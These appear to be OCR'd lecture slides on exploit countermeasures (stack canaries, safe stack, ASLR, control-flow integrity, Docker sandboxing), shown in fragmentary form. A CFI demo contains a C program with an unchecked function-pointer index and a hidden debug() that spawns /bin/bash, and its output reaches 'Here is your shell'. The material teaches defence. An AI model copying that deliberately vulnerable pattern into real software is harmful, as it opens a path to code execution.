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

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

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- Cannot make it readonly (write permissions have page-level granularity)

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

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

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

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

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

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- If not → buffer overflow, kill program

Overwriting the Stack (Canary)

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

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

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

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

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

→

...

IP 0x35343332

BP 0x31303938

0x01002236 0x37363534 } Canary

0x33323130

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0x35343332

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

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Before return, check canary → 0x01002236 ≠ 0x37363534 → exit

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*** stack smashing detected ***: ./pwdman terminated
[1]    7569 abort (core dumped)  ./pwdman
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

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

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

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

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

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

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

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
- We want something more generic, even if less powerful

Any alternatives?



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

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

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
- Overwritting saved instruction pointer on the stack → weird state

→ Separate saved return addresses and buffers

An alternative: Safe Stack



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

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

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

- Simple idea: two different stacks, a safe stack and an unsafe stack
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
- Buffers on the unsafe stack
- Buffer overflows cannot overwrite the return address anymore

Safe Stack



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saved return address

saved base pointer

last frame

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local variables

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

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

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

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saved return address

saved base pointer

local variables

saved return address

saved base pointer

local variables

...

last frame

current frame

Trigger the Bug with Safe Stack

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Wrong PIN!
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```

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
Think bigger!



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

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

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

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

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
- We want something more generic, even if it is not as powerful as specific countermeasures

It’s all about randomness



- Randomness is often used in security → probabilistic approach

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

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

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

- Randomness is often used in security → probabilistic approach
- Assumption: attacker can jump to any memory location
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
- Attacker cannot reliably jump to a specific location anymore

Address Space Layout Randomization (ASLR)



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

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

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

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

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

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

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

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

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



- Attacker cannot predict the location of a sane or injected state
- Powerful on 64-bit systems → huge address space (128 TB)

ASLR and its benefits



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

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

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

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

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
- Advantage of ASLR: it costs nearly nothing → widespread use

ASLR in the real world



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

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

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    - Linux since 2005 (since 2014 in the kernel)
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
- Prevented many single bug exploits, as they fail with a high probability

Preventing the Programming step



- Assumption: attacker still found a way to get into a weird state

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

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

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

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
- We could filter the input stream – but this is not always possible

Self awareness



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
Self awareness



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

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

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

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

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

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

- Forces the program to stay inside the FSM

Allowed and Disallowed transitions



Control-flow integrity



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

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

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

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

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

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- Still, usable implementations in clang and from Microsoft
- Exploitation is still possible → integrity checks are often coarse-grained

Control-flow integrity - Example

```
typedef void (*function)();
void help() {
 printf("Display this help message\
     n");
}
void unlock() {
 unlockPasswordManager();
}
void quit() {
 printf("Bye!\n");
 exit(0);
}
void usage() {
 printf("Usage: pwdman-ui <0-2>\n")
     ;
}
```

```
void debug() {
 printf("Here is your shell\n");
 system("/bin/bash");
}
int main(int argc, char* argv[]) {
 function commands[] = {
   help, unlock, quit
 };
 function debugging[] = {
   debug
 };
 if(argc > 1) {
  commands[atoi(argv[1])]();
 } else usage();
}
```

Control-flow integrity - Example

```
% clang pwdman-ui.c -o pwdman-ui
```

Control-flow integrity - Example

```
% clang pwdman-ui.c -o pwdman-ui
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% ./pwdman-ui 0
```

Control-flow integrity - Example

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% clang pwdman-ui.c -o pwdman-ui
% ./pwdman-ui
Usage: pwdman-ui <0-2>
% ./pwdman-ui 0
Display this help message
```

Control-flow integrity - Example

```
% clang pwdman-ui.c -o pwdman-ui
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Usage: pwdman-ui <0-2>
% ./pwdman-ui 0
Display this help message
% ./pwdman-ui 1
```

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Usage: pwdman-ui <0-2>
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Usage: pwdman-ui <0-2>
% ./pwdman-ui 0
Display this help message
% ./pwdman-ui 1
Enter PIN: ^C
% ./pwdman-ui 2
Bye!
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[1]    20659 segmentation fault (core dumped)  ./pwdman-ui 10
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Control-flow integrity - Example

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Here is your shell
#
```

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```
% clang pwdman-ui.c -fsanitize=cfi -flto -fvisibility=hidden \
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
Is that all we can do?



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

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

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

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

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
- Why use the countermeasures if they can be circumvented?

Costs and Raising the Bar



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

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

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

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

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

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→ slower programs, increased memory consumption, ...

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

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

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

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- Attacker only has to pay them once
- A defender has to decide whether such a trade-off is worth for individual cases

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

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

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

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



- Presented countermeasures provide a good trade-off between cost and security
- This is one reason why they are widely used
- Future hardware might implement some countermeasures to reduce the costs
- What else can we do in the meantime?

Limit the damage



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

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

- Might not prevent attack from a sophisticated attacker

→ Restrict the attacker after the exploit

- Protect our system, even if application is controlled by the attacker

Sandboxing

Sandboxing - Demo

- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \
   --net=none -v $PWD:/app -t ubuntu /app/pwdman
Enter PIN:
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# ls
app  bin  boot dev  etc  home  lib  lib64  media  mnt
opt  proc  root  run  sbin  srv  sys  tmp  usr   var
# echo "test" > /tmp/test
sh: 4: cannot create /tmp/test: Read-only file system
# networkctl
IDX LINK         TYPE           OPERATIONAL SETUP
  1 lo           loopback       n/a         n/a

1 links listed.
```

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  - The file system is readonly, no files can be changed/created
  - No files of the host computer are visible, except the program and the password list
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
  - The file system is readonly, no files can be changed/created
  - No files of the host computer are visible, except the program and the password list
  - There is no network connection to easily exfiltrate data
- Even if our program is owned by an attacker, the attacker can at least not harm the rest of the system

Expect the worst



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

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

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

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
- (Assuming the crypto is good, and you used it correctly)

Why use a Sandbox then?



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

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

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

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

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

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

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

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
Best practice



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

